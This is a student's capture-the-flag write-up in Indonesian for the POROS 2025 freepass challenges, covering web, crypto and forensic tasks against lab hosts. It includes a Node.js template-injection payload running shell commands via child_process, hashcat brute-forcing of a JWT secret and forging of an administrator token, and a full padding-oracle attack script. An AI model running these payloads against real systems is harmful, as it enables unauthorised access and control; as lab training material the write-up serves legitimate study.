


Write-Up CTF Freepass POROS 2025



Oleh : **zenCipher**

Muhammad Abi Abdillah - 245150701111027
Teknologi Informasi

Challenges

Web

- [Guess What?](#)
- [Binary whisper](#)
- [Atmin Raja Iblis](#)

Crypto

- [EliteCodeCipher](#)
- [Open the noor](#)

Forensic

- [tiny](#)
- [mywife](#)

[WEB]

1. Guess What?

Guess What?
web
Yuk main tebak-tebakan sama acuu 🤖, Kalo bener acuu kasih hadiah deh, hehehe...
<http://10.34.4.147:9000>
Author: **anakmamah**

Untuk menyelesaikan challenge ini, langsung saya buka dulu source code pada web tersebut. Kita dapat melihat pada line terakhir terdapat comment “?source”. Sepertinya ini akan mengarah ke suatu path.

```

<?php
include('flag.php');

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $input1 = isset($_POST['input1']) ? $_POST['input1'] : '';

    if (empty($input1)) {
        die("Inputs are required!");
    }



    $hash1 = md5($input1);
    $reversed = "52937c0ba1a52a482fe46e34507dd69";

    if ($hash1 == $reversed) {
        echo "Congratulations! here's your Prize: <strong> . $flag . "</strong>";
    } else {
        echo "
        <h1>Da answer is wrong. Keep trying!</h1>
        <img src='https://media.giphy.com/media/v1.Y2lkPTc5MGI3MjJxNzcydjJxZU10dHUyZjZ5ajFyehBnbnJwMzFhcmZobnZ2bWZhbnNk05ZlC012HW9naWZx3N1YXJjaCJjd01n/70b5uwwAmTWLE/giphy.gif'>
        <img src='https://media.giphy.com/media/v1.Y2lkPTc5MGI3MjJxamZuMj9HMGJ3uZuhsbcmY4dmZ5dGwvOHhbn0ThqMmZl0X10WkZ3YnFxaCZlC012HW9naWZx3N1YXJjaCJjd01n/3kAn3umpeXcKV7ckJ8/giphy.gif'>
        <img src='https://media.giphy.com/media/v1.Y2lkPTc5MGI3MjJxNzcydjJxZU10dHUyZjZ5ajFyehBnbnJwMzFhcmZobnZ2bWZhbnNk05ZlC012HW9naWZx3N1YXJjaCJjd01n/70b5uwwAmTWLE/giphy.gif'>
        ";
    }
} else {
    if (isset($_GET['source'])) {
        echo "<pre> . htmlspecialchars(file_get_contents(__FILE__)) . "</pre>";
        exit;
    }

    echo "
    <h1>Guessing Challenge</h1>
    <p>Guess what the answer is, if you can get it right, i'll give you a prize</p>
    <form method='POST'>
        Answer: <input type='text' name='input1'><br>
        <input type='submit' value='Submit'>
    </form>
    <!-- ?source -->
    ";
}

```

Benar saja, saya mendapatkan source **php** dari web ini. Jika dilihat, *input field* pada awal web akan divalidasi melalui if-else yang mengecek 'apakah variable \$hash1 sama dengan \$reversed?'. Berarti, kuncinya ada pada hash **md5** tersebut. Saya akhirnya mencari online tools seperti [md5hashing](#) untuk me-reverse hash md5 tersebut. Berikut hasilnya.

Md5 hash calculated hash digest	Md5 value Reversed hash value
25203fcbba1a52a482fe46e34507dd69	POROSJUARA
 Copy Hash	 Copy Value
	Blame this record

Tinggal kita masukkan **“POROSJUARA”** pada *input field* tadi, maka kita mendapatkan flag-nya.

Flag :

freepass25{online_tools_can_sometimes_be_very_helpful_semangat_brok_123456789}

2. Binary whisper

Binary Whisper

web

Di balik tirai web, tersembunyi sebuah naskah kuno. Jalannya berliku, terpecah oleh titik dan garis. Buka gerbang rahasia, tembus batas yang tak terlihat, Tapi jangan tertipu—apa yang kau temukan hanyalah bayangan yang terdistorsi.

"MDEwMTAwMTAgMDEwMDAwMTEgMDEwMDAxMDE=" Ia berteriak dalam bahasa mesin, namun maknanya terasa ganjil. Apakah ini akhir, atau pertanda untuk menyelam lebih dalam? Temukan kebenaran di balik topeng, sebelum waktumu habis!

"Kesuksesan bukan hanya milik mereka yang cepat, tetapi juga mereka yang teliti dan tak pernah menyerah." -ChatGPT


flag file's name: **flag{random 20 length number}.txt**

Note: format flag tetap "freepass25{a-Z}" yaa, bukan nama file!



<http://10.34.4.147:55100>

Author: **anakmamah**

Pertama2, saya coba decode apa yang diteriakkan oleh "ia". Sepertinya teks tersebut diconvert ke binary, lalu diencode ke **base64**.



RCE atau Remote Code Execution. Setelah saya cari tahu, sepertinya RCE tidak jauh beda dengan SSTI. Berarti seharusnya saya bisa mengeksploitasi kerentanan pada *input field*. Pada web **Khassneakers**, terdapat section untuk input message. Setelah saya coba satu per satu, ternyata celahnya terdapat di input-text "**message**". Saya mencoba memasukkan payload "{7*7}" untuk mengecek dan ternyata membawa saya ke page baru berisi teks **base64**.




Output di web ini tidak bisa di-copy, maka saya buka dalam mode inspect. Ternyata hasilnya berupa binary, lalu menghasilkan “49” yang merupakan hasil dari 7x7, sama seperti hint di deskripsi. Berarti saya bisa mencoba payload lain. Awalnya saya mencoba payload-payload yang biasa saya pakai di SSTI. Setelah mencari-cari payload yang tepat, ternyata hanya bisa di-inject dengan syntax JS. Ketika saya input “**{{JSON.stringify(process.env)}}**”, saya mendapatkan hasil berikut

“{"NODE_VERSION":"22.13.1","HOSTNAME":"3191c84da562","YARN_VERSION":"1.22.22","HOME":"/root","PATH":"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","PWD":"/app"}” (setelah didecode menggunakan [CyberChef](#) seperti tadi).

Saya coba cari payload lain yang dapat mengeksekusi command jarak jauh. Saya mendapat hasil yang sangat pas Ketika memasukkan payload ini. Referensi : [github](#)

{{process.mainModule.require("child_process").execSync("whoami").toString()}}

Pada payload di atas, saya memberi command ‘**whoami**’ yang memberikan info bahwa saya menjalankan sebagai ‘root’. Langsung saja saya cari ada file apa saja di sana dengan listing directory seperti biasa ‘**ls**’. Ini adalah hasil dari /submit.



Tanpa basa-basi, saya masuk ke directory 'rahasia' menggunakan payload ini

```
{{process.mainModule.require("child_process").execSync("cd rahasia").toString()}}
```

Intinya, saya tinggal mengubah value pada **execSync**(" ") dengan command-command biasa pada terminal. Dan yap, ternyata isi di dalam folder 'rahasia' sangat bercabang. Mungkin tidak akan saya tulis di sini. (Ribet juga yhhh). Setelah puluhan menit menelusuri tiap cabang, keluar masuk jebakan, bolak-balik decode outputnya, akhirnya saya mendapatkan file flag pada directory **rahasia/rahasia2/3/5/2/rill/flag13225877427392851167.txt**. Langsung saja beri command '**cat rahasia/rahasia2/3/5/2/rill/***' untuk mendapat flag.

Flag :

```
freepass25{hehehe_emang_agak_pusing_maap_dah_ya_kalo_sedikit_ngerepotin_tap_i_lu_keren_bro_RCE_GEMINK_congrats}
```

3. Atmin Raja Iblis

Atmin Raja Iblis
web
<p>Atmin adalah raja iblis yang sesungguhnya... Kamu harus membantu saya mengambil flagnya dari sang raja iblis 🤩. Tetapi saya harus menemukan kunci yang tepat terlebih dahulu untuk dapat membuka ruangan rahasia.</p> <p>http://10.34.4.150:49494</p> <p>Attachment : server.js</p> <p>Author: anakmamah</p>

Pada UI web, terdapat page **/login**, **/register** dan **/graphql**. Kita tidak dapat register melalui UI web langsung, artinya kita login lewat send request di burpsuite. Di **/graphql**, hanya menerima request method POST.

Selanjutnya, saya mengecek **server.js** terlebih dulu untuk melihat bagaimana cara kerja web ini. Ternyata web ini menggunakan **GraphQL** untuk menyimpan data user. Daoat kita lihat di bawah ini beberapa bagian penting dalam **server.js** yang kita butuhkan nantinya.

```
const JWT_SECRET = "Kj*SaN*LK*Oc*jCx"; // Alphanumeric Characters Only

const schema = buildSchema(`
  type Query {
    getProfile(token: String!): User
  }

  type Mutation {
    register(username: String!, password: String!): String
    login(username: String!, password: String!): String
  }

  type User {
    id: Int
    username: String
    role: String
  }
`);
```

1. JWT_SECRET yang diberikan memiliki 16 karakter ASCII dan **hanya** alphanumerical. □ artinya kita dapat brute force untuk mendapatkan JWT_SECRET asli.
2. Terdapat 3 scheme pada GraphQL, yaitu Query, Mutation, dan User. Kita dapat register langsung dengan query Mutation.

Sebelumnya, saya mencoba-coba untuk login dengan username dan password ngasal. Tapi tidak dapat apa-apa. Berarti satu-satunya cara adalah register user baru. Melalui method POST /graphql, saya masukkan query register-nya.

Request					Response				
Pretty	Raw	Hex	GraphQL		Pretty	Raw	Hex	Render	
<pre>1 POST /graphql HTTP/1.1 2 Host: 10.34.4.150:49494 3 Accept-Language: en-US,en;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ vebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/json 9 Connection: keep-alive 10 Content-Length: 90 11 12 13 { 14 "query": 15 "mutation (register(username: \"nibba\", password: \"password123\"))"</pre>					<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 52 5 ETag: W/"34-q7jqtGu299F11ORuBSitxOdIv8" 6 Date: Sat, 15 Feb 2025 10:29:55 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 { 11 "data":{ 12 "register":"User registered successfully" 13 } 14 }</pre>				

Setelah register, kita dapat login dengan username tersebut. Tinggal ubah query “register” menjadi “login”.

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 177
5 ETag: W/"b1-G/L9QbwInaFn2xiSVL0eFkmt29A"
6 Date: Sat, 15 Feb 2025 10:32:46 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
11   "data":{
12     "login":
13       "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6OSwicm9sZSI6ImVzZXIiLCJpYXQiOiE3Mzk2MTU1NjYsImV4cCI6MTczOTYxNTg2Nn0.Oqo8Z2Mr-SOdA0keQczsSJvp6LkK1_E0FJa0gEZuY-8"
14   }
15 }
```

Dapat dilihat dengan query **getProfile** tentang data token ini. Pada bagian “role”, saya hanya menjadi user.

Request				Response			
Pretty	Raw	Hex	GraphQL	Pretty	Raw	Hex	Render
1	POST /graphql HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: 10.34.4.150:49494			2	X-Powered-By: Express		
3	Accept-Language: en-US,en;q=0.9			3	Content-Type: application/json; charset=utf-8		
4	Upgrade-Insecure-Requests: 1			4	Content-Length: 65		
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36			5	ETag: W/"41-2MU6EXmr/cYtSZGxJTMKf8G+G64"		
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			6	Date: Sat, 15 Feb 2025 10:36:38 GMT		
7	Accept-Encoding: gzip, deflate, br			7	Connection: keep-alive		
8	Content-Type: application/json			8	Keep-Alive: timeout=5		
9	Connection: keep-alive			9			
10	Content-Length: 231			10	{		
11					"data":{		
12					"getProfile":{		
13					"id":9,		
14					"username":"nibba",		
15					"role":"user"		
					}		
					}		

Token inilah yang nantinya kita manipulasi untuk menjadi admin. Saya coba cari dulu **JWT SECRET** yang sesuai dengan token ini. Gunakan hashcat.

```
hashcat -m 16500 token2.jwt -a 3 Kj?aSaN?aLK?aOc?ajCx
```


“?a” disini menggantikan * yang hanya alphanumerical. Nantinya, akan dicari alphanumerical yang sesuai dengan token.

```
$ hashcat token.jwt --show
Hash-mode was not specified with -m. Attempting to
The following mode was auto-detected as the only or

16500 | JWT (JSON Web Token) | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-
Do NOT report auto-detect issues unless you are cer

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI60Swicm
zzSJvp6LkK1_E0FJa0gEZuY-8:Kj4SaNuLKH0cDjCx
```

```
router.get("/flag", authenticate, async (req, res) => {
  const token = req.cookies.authToken;

  try {
    const response = await axios.post("http://localhost:49494/graphql", {
      query: `
        query {
          getProfile(token: "${token}") {
            id
            username
            role
          }
        }
      `,
    });
  }
});
```

Flag terdapat di page **/flag** dan require cookies authToken 'administrator'

Langsung saja manipulasi token di jwt.io.

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6OSwicm9sZSI6ImFkbWluaXN0cmF0b3IiLCJpYXQiOiE3Mzk2MTU1NjYsImV4cCI6MTczOTYxNTg2Nn0.2iV8_hgtI7aw50jvHVWUSHduuFXGwdg5e0VhX2CEpkE
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 9,
  "role": "administrator",
  "iat": 1739615566,
  "exp": 1739615866
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  KJ4SaNuLKH0cDjCjC
)
```

☐ secret base64 encoded

Lalu, **getProfile** lagi dengan token baru kita. Dapat dilihat saya sudah menjadi administrator. Selanjutnya coba akses **/flag** dengan menambah cookie **authToken=JWT_TOKEN**.


Request

Pretty Raw Hex

```
1 GET /flag HTTP/1.1
2 Host: 10.34.4.150:49494
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/json
9 Connection: keep-alive
10 Content-Length: 247
11 Cookie: authToken=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6OSwicm9sZSI6ImFkbWluaXN0cmF0b3IiLCJpYXQiOiE3Mzk2MTU1NjYsImV4cCI6MTczOTYxNTg2Nn0.2iV8_hgtI7aw50jvHVWUSHduuFXGwdg5e0VhX2CEpkE
12
13
14
15 {
  "query":
    "query { getProfile(token: \"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6OSwicm9sZSI6ImFkbWluaXN0cmF0b3IiLCJpYXQiOiE3Mzk2MTU1NjYsImV4cCI6MTczOTYxNTg2Nn0.2iV8_hgtI7aw50jvHVWUSHduuFXGwdg5e0VhX2CEpkE\") { id username role } }"
16
17
18 }
```

Response

Pretty Raw Hex Render



Here is your flag:

freepass25{graphql_jwt_basic_exploitation_right_goodluck_bro_freepassnya}

Flag : **freepass25{graphql_jwt_basic_exploitation_right_goodluck_bro_freepassnya}**

[CRYPTOGRAPHY]

1. EliteCodeCipher

EliteCodeCipher
crypto
Pemanasan kasih soal elit tipis tipis lah ya... <i>wrap the flag in freepass25{} format , example: flag{a-z} > freepass25{a-z}</i>
Attachment : chall.py author : JersYY

Dari file **chall.py**, terlihat bahwa flag dikonversi menjadi angka menggunakan `bytes_to_long(flag)`, lalu dikalikan dengan titik generator G pada kurva eliptik E untuk mendapatkan titik P .

Persamaan dasarnya:

$$P = n \cdot G$$

di mana:

- P adalah hasil yang diberikan di `output.txt`
- G adalah titik generator yang diketahui
- n adalah flag dalam bentuk integer yang ingin kita cari

Masalah ini adalah Elliptic Curve Discrete Logarithm Problem (ECDLP), yaitu mencari n dengan persamaan:

$$n = \log_G P$$

Karena challenge ini menggunakan SageMath untuk ECC-nya, saya menggunakan `sagemath` juga untuk decrypt titik P . berikut script yang saya pakai

```
elit.py
from sage.all import *
from Crypto.Util.number import long_to_bytes
M = 17459102747413984477
A = 2
B = 3

E = EllipticCurve(GF(M), [A, B])
G = E(15579091807671783999, 4313814846862507155)
P = E(11773164984492924924, 14526984146008997354)

# Solve for n using ECDLP
n = G.discrete_log(P)

# Convert back to bytes
```

```
flag = long_to_bytes(n)
print(flag.decode())
```

Flag : **freepass35{ecc_ygy!}**

2. Open the noor

Open the noor

crypto

Can you unlock the light hidden in the darkness? Open the Noor and reveal the truth
nc 10.34.4.150 33330

Attachment : chall.py

author : JersYY

Di challenge cryptography kali ini, saya diberikan sebuah script Python **chall.py** yang menggunakan AES-CBC untuk mengenkripsi password admin. Program ini meminta saya untuk memasukkan password terenkripsi, kemudian mendekripsinya dan memeriksa apakah hasilnya sesuai dengan string "nottheflagbutstillcrucialvalidation". Jika benar, maka dapat flag.

Analisis Source Code

- Program menggunakan AES-CBC dengan IV acak setiap kali enkripsi.
- Password admin disimpan dalam bentuk terenkripsi, dan pengguna hanya dapat mencoba login dengan memasukkan ciphertext.
- Jika padding salah saat dekripsi, program mengembalikan pesan "Something's wrong."
- Jika padding benar tetapi plaintext tidak sesuai, program mengembalikan pesan "INTRUDER ALERT".

Karena terdapat perbedaan respons berdasarkan validitas padding, challenge ini rentan terhadap Padding Oracle Attack.

Jadi, yang harus saya lakukan adalah menggunakan perbedaan respon tadi untuk menebak padding yang tepat secara tiap **byte**. Saya minta bantuan LLM untuk scripting solvernya, berikut solver bruteforce yang saya gunakan.

```
dec.py
from pwn import *
from Crypto.Util.number import *

cn = remote("10.34.4.150", "33330")

def getResponse(x):
    cn.recvuntil(b"> ")
    cn.sendline(b"1")
    cn.recvuntil(b"[?] ")
    cn.sendline(x.hex().encode())
    res = cn.recvline().decode()
    if("INTRUDER" in res):
        return 1
```

```

elif("wrong" in res): return 0
else: return 2

def repairKnown(Last):
    known = b''
    count = 0
    for j in range(16):
        bef = b'a' * (16 - j - 1)
        peek = long_to_bytes(j + 1) * j
        target = long_to_bytes(j + 1)
        for i in range(256):
            count += 1
            if count % 500 == 0:
                print(f"[*] Percobaan ke-{count}...") #buat cek sejauh mana

            bt = long_to_bytes(i)
            bets = bt + xor(known, peek)
            payload = bef + bets + Last
            resp = getResponse(payload)
            if resp != 0:
                known = xor(bt, target) + known
                break
    return known

if __name__ == "__main__":
    targets = b'nottheflagbutstillcrucialvalidation'
    lastpad = 48-len(targets)
    pads = long_to_bytes(lastpad) * lastpad
    targets += pads
    tt = [targets[i:i+16] for i in range(0, 48, 16)]
    assert(len(targets)%16==0)
    c3 = b'a'*16
    rp3 = repairKnown(c3)
    c2 = xor(tt[2], rp3)
    rp2 = repairKnown(c2)
    c1 = xor(tt[1], rp2)
    rp1 = repairKnown(c1)
    iv = xor(tt[0], rp1)
    payload = iv + c1 + c2 + c3
    print(len(payload))
    result = getResponse(payload)
    if(result==2):
        print("Dapet flag!!")
        flag = cn.recvline()
        print(flag)

```

Setelah menunggu percobaan 16x256 kali yang cukup memakan waktu, akhirnya saya mendapatkan flag

```

PS C:\Users\ACER\downloads\freepass\noor> python3 dec.py
[*] Opening connection to 10.34.4.150 on port 33330
[*] Opening connection to 10.34.4.150 on port 33330: Trying 10.34.4.150
[*] Opening connection to 10.34.4.150 on port 33330: Done
64
Founded flag!!
b"Here's your flag: freepass25{In_the_world_of_encryption_and_hacking_there_are_two_kinds_of_people_those_who_wait_for_the_password_to_be_given_and_those_who_take_control_of_the_situation_those_who_know_the_right_questions_to_ask_and_those_who_know_that_they_are_the_one_who_knocks_behind_the_encrypted_doors_pushing_the_boundaries_of_cryptographic_weaknesses_to_find_the_hidden_truth_congratsszzzz_238sawv5d73dgygvayut35672qv65c7v}\n"
[*] Closed connection to 10.34.4.150 port 33330

```

Flag :

freepass25{In_the_world_of_encryption_and_hacking_there_are_two_kinds_of_people_those_who_wait_for_the_password_to_be_given_and_those_who_take_control_of_the_situation_those_who_know_the_right_questions_to_ask_and_those_who_know_that_they_are_the_one_who_knocks_behind_the_encrypted_doors_pushing_the_boundaries_of_cryptographic_weaknesses_to_find_the_hidden_truth_congratsszzzz_238sawv5d73dgygvayut35672qv65c7v}

[FORENSIC]

1. Tiny

Tiny	
	foren
My friend just gave me a secret image that only certain people can see. Can you see it? <i>wrap the flag in freepass25{} format , example: flag{a-z} > freepass25{a-z}</i>	
Attachment : chall.jpg author : JersYY	

